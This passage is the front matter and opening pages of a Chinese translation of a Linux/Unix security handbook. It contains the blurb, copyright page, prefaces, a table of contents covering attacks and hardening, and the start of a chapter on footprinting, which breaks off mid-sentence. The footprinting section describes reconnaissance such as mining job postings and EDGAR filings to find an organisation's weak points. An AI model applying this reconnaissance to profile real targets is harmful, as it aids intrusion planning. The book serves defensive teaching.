

黑客札记

Mc
Graw
Hill

Linux与Unix 安全手册

Nitesh Dhanjani 著

杨战伟 李颖利 等 译

Mc
Graw
Hill

清华大学出版社

Linux与Unix 安全手册

本书提供了关于黑客入侵策略、工具及黑客当前正用以闯入计算机网络的实际方式的详细信息。该书介绍了保护和加强Linux和Unix主机安全性的方法，以避免产生最棘手的安全问题。使用本书独特且易于访问的参考中心来快速查找有用的命令，在线安全资源，以及其他更多的信息！

- 研究并应对入侵策略，例如密码暴力破解，TCP截获以及中途截获攻击等等
- 学习使用最新的攻击工具，包括Airsnort、Dsniff、Ettercap、Ethereal、Kismet、Netcat以及Nmap
- 保护系统以免遭受权限扩大攻击
- 保护最常用的网络服务，包括FTP、SSH、Telnet、SMTP、HTTP、HTTPS、R-Services、NFS、Samba、POP、IMAP、MySQL、X以及VNC
- 认识有经验的入侵者所使用的攻击工具和策略，比如后门和Rootkit工具
- 深入领会现有的加强Linux和Unix系统安全性的指导方针
- 防御软件漏洞，比如竞争状况、不恰当的输入验证以及不正确的配置
- 编写用于Nessus，常用及免费的漏洞扫描工具的定制插件
- 理解最新的无线（802.11）黑客攻击技术，工具及防御

作者介绍

Nitesh Dhanjani是Foundstone公司的一位信息安全顾问。他参与编写了一本最畅销的关于计算机安全性的书籍《黑客大曝光》以及《黑客札记网络安全手册》。他已经为财富500强企业中的许多客户进行了网络及Web应用程序攻击和渗透检查。

丛书编辑介绍：Mike Horton是Foundstone公司的信息系统安全顾问，具有企业、政府机构和计算机网络安全方面的十几年综合经验。他是《黑客札记》丛书的发起人，《黑客札记网络安全手册》的第一作者，同时也是Enigma服务器安全研究（www.enigmaserver.com）的创始人。

ISBN 7-302-08751-2



9 787302 087519 >

定价：25.00元

Mc
Graw
Hill

黑客札记

Linux 与 Unix 安全手册

Nitesh Dhanjani 著
杨战伟 李颖利 等译

清华大学出版社

北京

Nitesh Dhanjani
Hacknotes: Linux and Unix Security Portable Reference
EISBN: 0072227869

Copyright © 2003 by The McGraw-Hill Companies, Inc.

Original language published by The McGraw-Hill Companies, Inc. All Rights reserved. No part of this publication may be reproduced or distributed by any means, or stored in a database or retrieval system, without the prior written permission of the publisher.

Simplified Chinese translation edition is published and distributed exclusively by Tsinghua University Press under the authorization by McGraw-Hill Education (Asia) Co., within the territory of the People's Republic of China only (excluding Hong Kong, Macao SAR and Taiwan). Unauthorized export of this edition is a violation of the Copyright Act. Violation of this Law is subject to Civil and Criminal Penalties.

本书中文简体字翻译版由美国麦格劳- 希尔教育出版(亚洲)公司授权清华大学出版社在中华人民共和国境内(不包括中国香港、澳门特别行政区和中国台湾地区)独家出版发行。未经许可之出口视为违反著作权法, 将受法律之制裁。未经出版者预先书面许可, 不得以任何方式复制或抄袭本书的任何部分。

北京市版权局著作权合同登记号 图字 01-2004-3727 号

版权所有, 翻印必究。

本书封面贴有 McGraw-Hill 公司防伪标签, 无标签者不得销售。

图书在版编目(CIP)数据

黑客札记: Linux 与 Unix 安全手册/汉加尼(Dhanjani, N.)著; 杨战伟, 李颖利等译. —北京: 清华大学出版社, 2004. 7

书名原文: Hacknotes: Linux and Unix Security Portable Reference

ISBN 7-302-08751-2

I. 黑... II. ①汉... ②杨... ③李... III. ①Linux 操作系统—安全技术—技术手册 ②UNIX 操作系统—安全技术—技术手册 IV. TP316. 8-62

中国版本图书馆 CIP 数据核字(2004)第 052488 号

| | | | |
|--------|---|-------|--------------|
| 出 版 者: | 清华大 学出版社 | 地 址: | 北京清华大学学研大厦 |
| | http://www.tup.com.cn | 邮 编: | 100084 |
| 社总机: | 010-62770175 | 客户服务: | 010-62776969 |
| 责 编: | 常晓波 | | |
| 印 刷 者: | 北京四季青印刷厂 | | |
| 装 订 者: | 王河市金元装订厂 | | |
| 发 行 者: | 新华书店总店北京发行所 | | |
| 开 本: | 150×230 印张: 15.5 字数: 241 千字 | | |
| 版 次: | 2004 年 7 月第 1 版 2004 年 7 月第 1 次印刷 | | |
| 书 号: | ISBN 7-302-08751-2/TP·6239 | | |
| 印 数: | 1~5000 | | |
| 定 价: | 25.00 元 | | |

本书如存在文字不清、漏印以及缺页、倒页、脱页等印装质量问题, 请与清华大学出版社出版部联系调换。联系电话: (010) 62770175-3103 或 (010) 62795704

译者序

《黑客札记》原版丛书是美国计算机安全类图书市场上极为畅销的经典之作。今天，译者有幸把这套优秀的书籍呈现给读者，倍感荣幸，因为这是广大计算机安全专业人士提高专业素质的良机。

安全问题如今已是信息技术领域刻不容缓的关键环节，不断浮出水面的漏洞、在网络上疯狂爬行的蠕虫、迅速扩散的冲击波，所有这一切都令人惶惶不可终日。这套丛书的目的就是帮助计算机用户尤其是安全界人士摆脱被动的局面，主动地扼杀威胁于襁褓之中。

这套丛书的特色不在于大而全，而是对流行的、重要的安全技术做出一针见血的分析，为读者提供恰到好处的参考和指南。丛书从攻与防两个角度来阐明安全漏洞的机理与修复措施。阅读本书后，不但可以了解如何抵御黑客的攻击，还能够从根本上杜绝此类攻击，真正做到防患于未然。更重要的是，本丛书还对相关内容进行了引申和拓展，对相关方法进行了归纳和总结，使读者不仅知其然，还知其所以然。值得一提的是，书中还附带了大量的参考资料，这些资料犹如黑暗中的盏盏明灯，为您应对各类攻击与漏洞指明了方向。本丛书还有一个特色便是轻便小巧，易于携带，相信读者一定会享受到这种贴心设计所带来的便利。

本书主要是针对 Linux 系统与 Unix 系统自身的特点和缺陷，深入浅出地阐述了防护和修复方法。本书的结构清晰明了，主要分为三个部分，包括攻与防、安全措施以及热点专题。

参加本书翻译工作的人员包括：朱志博、杨战伟、汪佳、江东海、邱兴兴、石朝江、许青松、杨晓桃等。朱志博同志负责全书的校对和统稿工作。本书中的每字每句，都凝聚了他们的汗水，在此感谢他们的辛勤和努力！当然，只要广大读者能从书中汲取所需的知识，译者自是幸甚至哉！

作者 Nitesh Dhanjani 简介

Nitesh Dhanjani 是 Foundstone 公司的信息安全顾问。在 Foundstone 工作期间，Nitesh 参与了多个财富 500 强企业的很多不同类型的项目，其中包括网络、应用软件、主机渗透、安全评估，以及安全体系结构设计服务。Nitesh 是《黑客札记》系列丛书中《网络安全手册》(McGraw-Hill/Osborne 出版社，2003) 和最新版的畅销网络安全书籍《Hacking Exposed: Network Security Secrets and Solutions》(McGraw-Hill/Osborne 出版社，2003) 的撰稿人。他还在大量的技术刊物如《Linux Journal》上发表文章。除著书外，Nitesh 还教授 Foundstone 的“终极黑客行为：专家”和“终极黑客行为”安全课程。

在加入 Foundstone 之前，Nitesh 担任 Ernst & Young LLP 的信息安全服务部门顾问，在那里，他为很多 IT 领域内的知名公司执行攻击和渗透审查。他还开发了供 Ernst & Young LLP 的电子安全解决方案部门使用的专用网络扫描工具。

Nitesh 毕业于美国普度大学，获得计算机科学的学士和硕士学位。在普度大学，他与 CERIAS(教育和研究信息保证和安全中心)小组一起参与了大量研究项目。他还负责编写教程并远程教授 C 和 C++ 编程课程，作为 IBM、AT&T 和 Intel 主办项目的一个部分。

Nitesh 长期活跃在开放源码项目、系统编程和 Linux 内核开发领域。可发信到 books@ dhanjani.com 与他联系。

技术评论 Robert Clugston 简介

Robert Clugston 是 Foundstone 公司的信息技术安全顾问。他在系统管理、网络安全和 Web 实现方面有六年多的经验。Robert 最初加入 Foundstone 公司是负责设计和维护 Foundstone 的网站，而现在负责为 Foundstone 的客户提供服务。在加入 Foundstone 之前，Robert 为一个 Internet 服务提供商做系统管理员。他的职责包括部署、维护并保护企业关键性系统比如 Web 服务器、路由器、DNS 服务器、邮件服务器和附加的 Internet 传送设备/系统。在进入 Foundstone 公司前，Robert 也曾做过较短时间的 Perl/PHP 方面的 Web 开发。Robert 持有 Windows NT 的 MSCE 证书。

致谢

本书的出版得益于很多人的帮助。首先，我要感谢 Mike Horton，即《黑客札记》丛书的编辑，是他给我提供了编写这本书的机会。还要感谢不辞辛苦地付出努力的 McGraw-Hill/Osborne 小组，其中包括 Jane Brownlow、Athena Honore、Betsy Manini 和 Robert Campbell。

非常感谢 Foundstone 公司的 Robert Clugston，他负责本书技术内容的审校。

同样要感谢我的妻子 Deepti，在我写书期间给予我无限帮助。

《黑客札记》丛书

McGraw-Hill/Osborne 为安全专业人士策划了一套全新的便携手册。这套速成书籍对页数进行了控制，使之成为真正的便携手册。

《黑客札记》丛书的目标是：

- 提供易懂易用、精简的安全参考资讯。
- 教导大家如何保护网络或系统，展现黑客与犯罪分子如何利用知名手段闯入系统，阐述防御黑客攻击的最佳方式。
- 本套丛书能让那些新接触安全主题的人很快地上手，并且能提供精练、直接的知识源泉。为此大家会发现自己会不时地要参考本书。

这套丛书设计得易于携带，或者放在书包里也不会增加太多份量，并且使用时也不会引起不必要的注意。这套丛书尽可能地利用图表、表格与项目列表，只有在理解重点必须用到屏幕截图时，才会使用图例。更为重要的是，这套便携且轻巧的参考书不会用无关的空话烦人，也就不会让大家在繁忙工作之余还要费劲啃它们；我们保持了书写的清楚、精练与中肯。

不管是信息安全领域的新手（希望不用翻查 400 余页资料就能得到有用的基础知识与基本事实），还是了解手册使用价值（手册相当于另一个大脑，它含有丰富的有用清单、表格及快速确认时所需的具体细节；或者说手册相当于一部安全话题的便携参考）的老练的专业人士，《黑客札记》丛书都能对你有所帮助。

从书中的关键元素及图标

我们尽可能有条理地组织、展现本书。本书使用紧凑的形式，另外还放入页标签来标记主题。本书最后的“参考中心”包含了大家希望快速、容易访问到的信息及表格。

图标说明

本书中用到的图标使得导航非常容易。每种黑客技术或攻击都用一个特殊的利剑图标突出标示。

这种图标代表一种黑客技术或攻击

获得黑客用以闯入脆弱系统的各种技术/谋略的详细信息。

只要可能，每种黑客技术或攻击也会有一种防御手段；防御手段同样也有自己的特殊图标——盾牌。

这种图标代表对抗黑客技术/攻击的防御手段

获得如何防御所展现黑客技术或攻击的精练细节。

《黑客札记》丛书设计时还用到了其他特殊元素，其中有一些脱离于正文的信息小块，这是为了引起注意。



“i”图标代表一种信息提示，表明阅读该具体小节内容时应该记住这一点。



这种火焰图标代表一种热门事物或一个重要问题，要避免花样繁多的缺陷，就不应该忽视它们。

命令与代码清单

本书通篇都用黑体字显示用户命令输入以表强调，比如：

```
[bash] # whoami  
root
```

另外，出现在文本中的常用 Linux 和 Unix 命令和参数使用等宽字体以示区分，例如：

```
whoami
```

倾听读者意见

我们真诚地感谢你对本丛书感兴趣。我们希望你觉得本丛书有

帮助而且阅读时感到轻松愉快，并且欢迎任何关于将来要如何改进本丛书的反馈信息。《黑客札记》丛书是特意为你的需要而设计的。请登录 <http://www.hacknotes.com> 了解丛书的更多信息，并且可以自由地把你的意见和想法发送到 feedback@hacknotes.com。

简介

本书将告诉你黑客如何思考，以使你能够找到办法保护 Unix 和 Linux 系统不受他们攻击。这是可以知道如何阻止系统被入侵的惟一方法。为了阻止最有经验的黑客攻击，我们需要了解他们的思考过程、技术和策略。

Unix 和 Linux 操作系统功能强大的本质是一把双刃剑。在大多数情况下，操作系统内核源码是可以免费得到的，管理员可以对内核做很大的变动以满足自己的需要。但是 Unix 和 Linux 这个功能强大和灵活的本质包含很多的复杂性，增加了可以轻易使系统处于危险的错误配置的几率。我们还要考虑目前可用的 Unix 和 Linux 发布版本的不同。每个版本都绑定它自己的一套安全策略和配置。例如，一些发布版本关闭了一组远程服务，而另外一些则开启了所有可能的服务，而安全策略最为薄弱。黑客意识到管理 Unix 和 Linux 主机的复杂性，并且确切地知道该如何利用它们。本书中介绍的最巧妙的黑客策略将会使你大吃一惊，本书还会教你如何防御这些黑客攻击。

不要担心黑客会掌握本书中提供的资料，因为他们早已经了解了这些内容。本书的目的是披露目前黑客使用的攻击策略，因此可以学习如何对付他们。一旦知道黑客的思考方式和他们用于侵入系统的多种不同的方法，形势就对我们有利了。

本书的组织形式

本书分为四个主要部分：

第一部分：黑客入侵技术及防御

本书的第一部分讲述了黑客目前普遍使用的人侵技术，还介绍

了针对这些章节中描述的所有入侵技术的防御技术。

第1章 我们从理解入侵技术的第一个逻辑步骤开始：追踪。本章将告诉你黑客如何通过搜索引擎、注册记录、DNS 记录及更多渠道获取公共的可用信息。一旦从公共可用资源获得所有可得信息后，他们会开始进行实际的网络及主机的辨识和扫描。

第2章 本章告诉你如何判断网络中的哪一台主机是运行的，以及它们开放的端口。我们会讨论不同的扫描端口的方法，同时讨论的还有操作系统辨识技术和工具。

第3章 学习黑客如何辨识运行在远端主机上的应用程序和服务。本章将介绍很多潜在的入侵者枚举用户名和远端服务所用的不同工具和方法。

第4章 本章披露了黑客获得易受攻击主机的访问权限所用的具体工具和策略。学习黑客使用的最巧妙的技术，比如暴力破解、嗅探、中途攻击、密码破解、端口重定向，以及对配置不当、缓冲区溢出及其他软件系统安全漏洞的利用。

第5章 对特定漏洞的利用通常可使黑客获得无特权用户或系统账户的权限。在这些情况下，对于黑客来说下一步是获得超级用户(root)权限。本章展示了黑客试图获得更高级权限而使用的各种不同的方法。

第6章 一旦某个主机被入侵，黑客希望隐藏他的存在并确保对主机的持续且有特权的访问。本章告诉你黑客们如何通过清空重要日志以隐藏他们的痕迹以及黑客如何给入侵目标主机安装特洛伊木马、后门和 rootkit 攻击工具。

第二部分：主机安全强化

本书的第二部分集中讲述了系统管理员可能采用的强化默认系统配置和策略的多个步骤。

第7章 本章讨论了与强化默认应用程序和服务器配置相关的重要配置问题。我们鼓励所有的系统管理员都考虑一下本章的建议以阻止入侵者攻击薄弱的系统策略和配置。

第8章 恶意用户和黑客经常利用那些不适当的用户和文件系统许可。本章将介绍 Unix 和 Linux 文件许可，并且讲述了抵御由于不良用户和文件系统许可而造成的人侵所采取的确切步骤。

第 9 章 每个系统管理员都应该执行正确的系统事件日志记录。本章教给你如何开启和配置有用的日志记录服务，以及如何在日志文件中正确地设置许可以防止它们被篡改。及时下载最新的安全补丁也是很重要的，本章提供了可获得这些信息的官方网址的有用链接。

第三部分：专题

本书的第三部分围绕几个令人兴奋的话题展开，包括为 Nessus 扫描器编写插件程序、无线入侵，以及利用 Zaurus PDA 的入侵。

第 10 章 Nessus 是一个目前最流行的漏洞扫描工具。它是免费的并且设计成模块化形式。本章教给你如何使用 NASL (Nessus 攻击脚本语言) 为 Nessus 扫描器编写定制的安全漏洞检查插件程序。

第 11 章 学习黑客如何侵入 802.11 无线网络。本章叙述了 WEP 协议的薄弱环节，并介绍了黑客入侵无线网络所使用的工具。另外，本章提出了一些如何更好地保护无线网络的建议。

第 12 章 夏普的 Zaurus PDA 设备运行的是嵌入式 Linux 操作系统。本章向你展示了用于 Zaurus PDA 的各种安全工具以及它们是如何轻易地被黑客利用来侵入无线网络的。

参考中心

这一部分安排在本书的最后以便于查询。当我们需要获得关于常用命令、常用端口、在线资源、IP 地址，及有用的 Netcat 命令之类问题的快速信息时，记得把书翻到这一部分。另外，这一部分还提供 ASCII 值和 HTTP 响应表。

写给读者的话

作者对本书的编写做出了很多努力。希望读者能够在书中找到有价值的资料。最重要的是，希望读者把本书中提供的信息用于保护自己的系统和网络不被最有经验的黑客入侵。

目录

第一部分 黑客技术和防范

| | |
|---------------------|----|
| 第1章 追踪 | 3 |
| 1.1 搜索引擎 | 4 |
| 1.2 域注册机构 | 8 |
| 1.3 地区互联网注册机构 | 12 |
| 1.4 DNS 反向查询 | 15 |
| 1.5 邮件交换 | 16 |
| 1.6 区域传输 | 17 |
| 1.7 跟踪路由 | 19 |
| 1.8 小结 | 20 |
| 第2章 扫描和识别 | 21 |
| 2.1 ping 探测 | 22 |
| 2.2 ping 扫描 | 23 |
| 2.3 TCP ping 探测 | 24 |
| 2.4 端口扫描 | 25 |
| 2.4.1 TCP 连接 | 25 |
| 2.4.2 TCP SYN/半开放扫描 | 27 |
| 2.4.3 FIN | 28 |
| 2.4.4 反向 ident | 28 |
| 2.4.5 XMAS | 29 |
| 2.4.6 空值 | 30 |
| 2.4.7 RPC | 30 |
| 2.4.8 IP 协议 | 31 |
| 2.4.9 ACK | 32 |
| 2.4.10 窗口 | 32 |

| | |
|--|-----------|
| 2.4.11 UDP | 32 |
| 2.5 识别 | 34 |
| 2.6 小结 | 36 |
| 第3章 枚举 | 37 |
| 3.1 枚举远端服务 | 38 |
| 3.1.1 FTP(文件传输协议): 21(TCP) | 39 |
| 3.1.2 SSH(安全 shell): 22(TCP) | 40 |
| 3.1.3 Telnet: 23(TCP) | 41 |
| 3.1.4 SMTP(简单邮件传输协议): 25(TCP) | 42 |
| 3.1.5 DNS(域名系统): 53(TCP/UDP) | 43 |
| 3.1.6 Finger: 79(TCP) | 44 |
| 3.1.7 HTTP(超文本传输协议): 80(TCP) | 46 |
| 3.1.8 POP3(邮局协议 3): 110(TCP) | 48 |
| 3.1.9 Portmapper: 111(TCP) | 48 |
| 3.1.10 NNTP(网络新闻传输协议): 119(TCP) | 50 |
| 3.1.11 Samba: 137~139(TCP 和 UDP) | 51 |
| 3.1.12 IMAP2/IMAP4(Internet 消息访问协议 2/4): 143(TCP) | 52 |
| 3.1.13 SNMP(简单网络管理协议): 161, 162(UDP) | 53 |
| 3.1.14 HTTPS(安全的超文本传输协议): 443(TCP) | 54 |
| 3.1.15 NNTPS(安全的网络新闻传输协议): 563(TCP) | 55 |
| 3.1.16 IMAPS(安全的 Internet 消息访问协议): 993(TCP) | 56 |
| 3.1.17 POP3S(安全的邮局协议 3): 995(TCP) | 56 |
| 3.1.18 MySQL: 3306(TCP) | 57 |
| 3.2 自动化标语攫取 | 58 |
| 3.3 小结 | 60 |
| 第4章 远程攻击 | 61 |
| 4.1 远程服务 | 62 |
| 4.1.1 入侵策略 | 62 |
| 4.1.2 远程服务漏洞 | 67 |

| | |
|---|------------|
| 4.1.3 应用程序漏洞 | 110 |
| 4.2 NESSUS | 111 |
| 4.3 获取 shell | 112 |
| 4.4 端口映射 | 115 |
| 4.5 破解/etc/shadow | 117 |
| 4.6 小结 | 117 |
| 第5章 权限扩张 | 119 |
| 5.1 利用本地信任 | 120 |
| 5.2 组成员资格和错误的文件权限 | 120 |
| 5.3 路径中的“.” | 122 |
| 5.4 软件漏洞 | 123 |
| 5.4.1 内核漏洞 | 123 |
| 5.4.2 本地缓冲区溢出 | 124 |
| 5.4.3 不正确的输入验证 | 125 |
| 5.4.4 符号链接 | 125 |
| 5.4.5 核心转储 | 125 |
| 5.4.6 错误配置 | 126 |
| 5.5 小结 | 127 |
| 第6章 隐藏方式 | 128 |
| 6.1 清除日志 | 130 |
| 6.1.1 Shell 历史记录 | 130 |
| 6.1.2 清除/var 目录 | 131 |
| 6.2 后门程序 | 132 |
| 6.2.1 根用户特有的 setuid 和 setgid Shell 命令 | 133 |
| 6.2.2 将一个本地账户的 uid 更改为 0 | 133 |
| 6.2.3 .rhosts 文件 | 134 |
| 6.2.4 SSH 的授权密钥 | 135 |
| 6.3 木马程序 | 136 |
| 6.4 Rootkits | 137 |
| 6.5 小结 | 138 |

第二部分 主机安全强化

| | |
|--------------------------|------------|
| 第7章 默认设置及服务 | 141 |
| 7.1 设置密码策略 | 142 |

| | | |
|------------|----------------------------------|------------|
| 7.2 | 删除或禁用不必要的账户 | 142 |
| 7.3 | 从路径变量中删除“.” | 142 |
| 7.4 | 检查/etc/hosts.equiv 文件的内容 | 143 |
| 7.5 | 检查/hosts 文件 | 143 |
| 7.6 | 禁用堆栈执行 | 143 |
| 7.7 | 使用 TCP 封装器 | 144 |
| 7.8 | 增强 inetd 和 xinetd 配置的安全性 | 144 |
| 7.8.1 | 禁用不必要的服务 | 144 |
| 7.8.2 | 在未启用任何服务时禁用 inetd 或 xinetd | 145 |
| 7.8.3 | 确保日志记录已开启 | 145 |
| 7.9 | 增强远程服务安全性 | 145 |
| 7.9.1 | WU-FTPD | 146 |
| 7.9.2 | SSH | 146 |
| 7.9.3 | Sendmail | 147 |
| 7.9.4 | BIND (DNS) | 148 |
| 7.9.5 | Apache (HTTP 及 HTTPS) | 149 |
| 7.9.6 | Samba | 151 |
| 7.9.7 | NFS | 151 |
| 7.10 | 小结 | 152 |
| 第8章 | 用户和文件系统权限 | 153 |
| 8.1 | 文件权限：快速指南 | 154 |
| 8.2 | 全球可读文件 | 155 |
| 8.3 | 全球可写文件 | 156 |
| 8.4 | 属于 bin 和 sys 所有的文件 | 156 |
| 8.5 | umask 值 | 156 |
| 8.6 | 重要的文件 | 157 |
| 8.7 | /dev 中的文件 | 160 |
| 8.8 | 磁盘分区 | 160 |
| 8.9 | setuid 及 setgid 文件 | 161 |
| 8.10 | 实现 wheel 组 | 161 |
| 8.11 | SUDO | 161 |
| 8.12 | 小结 | 162 |
| 第9章 | 日志记录与漏洞修补 | 163 |
| 9.1 | 日志记录 | 164 |

| | |
|-------------------------|-----|
| 9.1.1 日志文件 | 164 |
| 9.1.2 日志循环 | 167 |
| 9.1.3 /var 中的可用空间 | 167 |
| 9.2 漏洞修补 | 167 |
| 9.3 小结 | 168 |

第三部分 专题

| | |
|--|------------|
| 第 10 章 Nessus 攻击脚本语言 (NASL) | 171 |
| 10.1 从命令行运行 NASL 脚本 | 172 |
| 10.2 使用 NASL 编写 Nessus 插件 | 172 |
| 10.2.1 漏洞示例 | 172 |
| 10.2.2 插件 | 173 |
| 10.2.3 运行插件 | 176 |
| 10.3 小结 | 177 |
| 第 11 章 无线攻击 | 179 |
| 11.1 WEP 介绍 | 180 |
| 11.2 天线 | 181 |
| 11.3 常用工具 | 181 |
| 11.3.1 Airsnort | 182 |
| 11.3.2 Kismet | 182 |
| 11.3.3 Fata-Jack | 183 |
| 11.4 保护无线网络安全 | 184 |
| 11.5 小结 | 185 |
| 第 12 章 利用 Sharp Zaurus PDA 进行攻击 | 187 |
| 12.1 Kismet | 188 |
| 12.2 Wellenreiter II | 189 |
| 12.3 Nmap | 189 |
| 12.4 Openmapfe | 190 |
| 12.5 Bing | 190 |
| 12.6 OpenSSH | 191 |
| 12.7 Hping2 | 192 |
| 12.8 VNC 服务器 | 192 |
| 12.9 Keypebble VNC Viewer | 193 |
| 12.10 Smbmount | 194 |

| | | |
|-------|-----------------|-----|
| 12.11 | Tcpdump | 194 |
| 12.12 | Wget | 195 |
| 12.13 | ZEthereal | 195 |
| 12.14 | zNessus | 196 |
| 12.15 | MTR | 196 |
| 12.16 | Dig | 197 |
| 12.17 | Perl | 197 |
| 12.18 | 关于 Zaurus 的在线资源 | 197 |
| 12.19 | 小结 | 198 |


参考中心

| | |
|---------------|-----|
| 常用命令 | 201 |
| 常用端口 | 205 |
| IP 编址 | 207 |
| 点分十进制记法 | 207 |
| 分类 | 207 |
| 子网掩码 | 209 |
| CIDR(无类别域间路由) | 209 |
| 回送 | 209 |
| 私有地址 | 210 |
| 协议报头 | 210 |
| 在线资源 | 212 |
| 攻击工具 | 212 |
| Web 资源 | 214 |
| 邮件列表 | 215 |
| 会议和事件 | 215 |
| 有用的 Netcat 命令 | 217 |
| ASCII 表 | 219 |
| HTTP 代码 | 223 |
| 重要文件 | 225 |

第一部分

黑客技术和防范

- 第1章 追踪
- 第2章 扫描和识别
- 第3章 枚举
- 第4章 远程攻击
- 第5章 权限扩张
- 第6章 隐藏方式



第1章

追踪

内容提要

- 搜索引擎
- 域注册机构
- 地区互联网注册机构
- DNS 反向查询
- 邮件交换
- 区域传输
- 跟踪路由
- 小结

追踪是用一种利用公开可用的方法来积累目标的原始数据的过程。这些数据可以使我们对目标的网络结构有一个更好的了解。本章介绍了获取这些数据的方法和技术，包括利用搜索引擎以及域和网段注册机构。虽然追踪是黑客技术中最乏味的部分，但却是重要的第一步。

1.1 搜索引擎

用搜索引擎可以帮助我们获得感兴趣的细节和链接，从中可能会发现敏感信息。由于是在搜索引擎数据库上查询，因此目标 Web 服务器的日志不会记录这些查询，除非直接访问搜索到的 URL。

有很多查询敏感数据的创造性方法。以下部分介绍了其中的几种方法：

＼ 搜索职位发布以找出管理弱点

很多公司会发布招聘信息，这就提供了大量安全方面的信息。比如说，如果一家公司想招聘防火墙专家，那么公司的防火墙配置可能比较薄弱，并且这也为黑客指明了攻击的方向。像 <http://www.monster.com> 这样的求职服务机构就是攻击者所知道的能获取这些数据的地方。

＼ 搜索 EDGAR

EDGAR(电子数据的收集、分析和获取)数据库包含了大量关于公共贸易公司的数据。既然一些大公司在重组的初始阶段经常遇到管理网络安全问题的困难，那就需要特别关注公司并购这类信息的细节。潜在的攻击者经常用 EDGARD 数据库来收集目标组织的季度和年度报告，这样可帮助潜在攻击者对公司最近的状况有一个更好的了解。在 <http://www.sec.gov/edgar.shtml> 上可以找到 EDGAR 系统。

＼ 在日志文件里查找敏感信息

我们知道很多程序都有特定的日志文件。有时候，这些日志文

